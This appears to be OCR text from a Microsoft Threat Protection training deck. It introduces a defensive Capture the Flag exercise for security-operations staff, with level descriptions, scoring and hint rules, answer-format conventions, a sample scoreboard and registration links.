
MDATP + AATP – Better together!








Case study – APT29 simulation – MTP view





Capture The Flag

What is a Capture the Flag?

CTF is a simulation of real-world situations where the contestants can test and develop their technical skillset.

Some CTFs are focused on offensive skills and scenarios and others may focus on defensive scenarios to sharpen the skills of incident responders.

During the CTF, challenges (aka flags) are introduced that require the contestants either individually or as a team to infiltrate an environment or protect/detect cyber threats exposed.

MTP Capture The Flag

The purpose of our CTF is to help you build your skills and get to know more about MTP. Navigating through different levels of questions you will

- Refresh your memory from today's learnings
- Learn how to navigate in MTP console
- Find ways to review and analyse incidents
- Hunt for interesting information by deep-diving in the data

You role as a contestant will be to run the Security Operations Center for a replica of an IT environment where you will have the opportunity to detect , analyse incidents and identify information that can support an investigation.

CTF Levels

CTF is split into 4 different levels covering different areas and difficulty levels

- Level 100 : MTP Fundamentals
- Level 200 : Using MTP for Incident Investigation
- Level 300 : Advanced Investigations
- Level 400 : Using Advanced Hunting hands-on investigations

Levels are unlocked based on your progress on the level you are on.

CTF Scoring & Hints

- Each flag will give you 100 to 500 points depending on the level of difficulty. A special flag of 1000 points is available towards the end.
- If you get stuck, you can unlock a hint that will help you progress. There's a 50% flag points penalty if you answer a question that you used a flag for.
  - Example : If you answer a 500 point flag correctly and you used a hint, you shall get 250 points.
- Most of the answers lie on the MTP console, or in Microsoft documentation online

How to enter the flags

Case Insensitive

Dates : DD/MM/YY (eg 21/11/2019)

Multiple Strings : Comma Separated , In alphabetical order unless asked otherwise.

Titles of components : Try full name first, acronym if it fails

URLs : Include full including http/https/etc

Acronyms : comma separated words (eg MTP == Microsoft,Threat,Protection)

Durations : eg 5 days , 1 hour

Hostnames : Just computername , no domain names

Usernames : Plain user name (eg Carlos , not Carlos@contoso.com or CONTOSO\Carlos)

Paths : Complete path with filename

Got stuck ?


Try the hints

Ask the team on chat.

Scoreboard

Visit the scoreboard to check your ranking against other contestants


https://mtpctf.azurewebsites.net/scoreboard




Place	Team	Score
1	Steven	4100
2	Roy	4021
3	Carol	3889
4	Diana	3676
5	James	3513
6	Harry	3400
7	Louis	3354
8	Mildred	3305

Event Registration

Participation to the Day 2 exercise requires registration.
Go to https://mtpctf.azurefd.net/





Thank You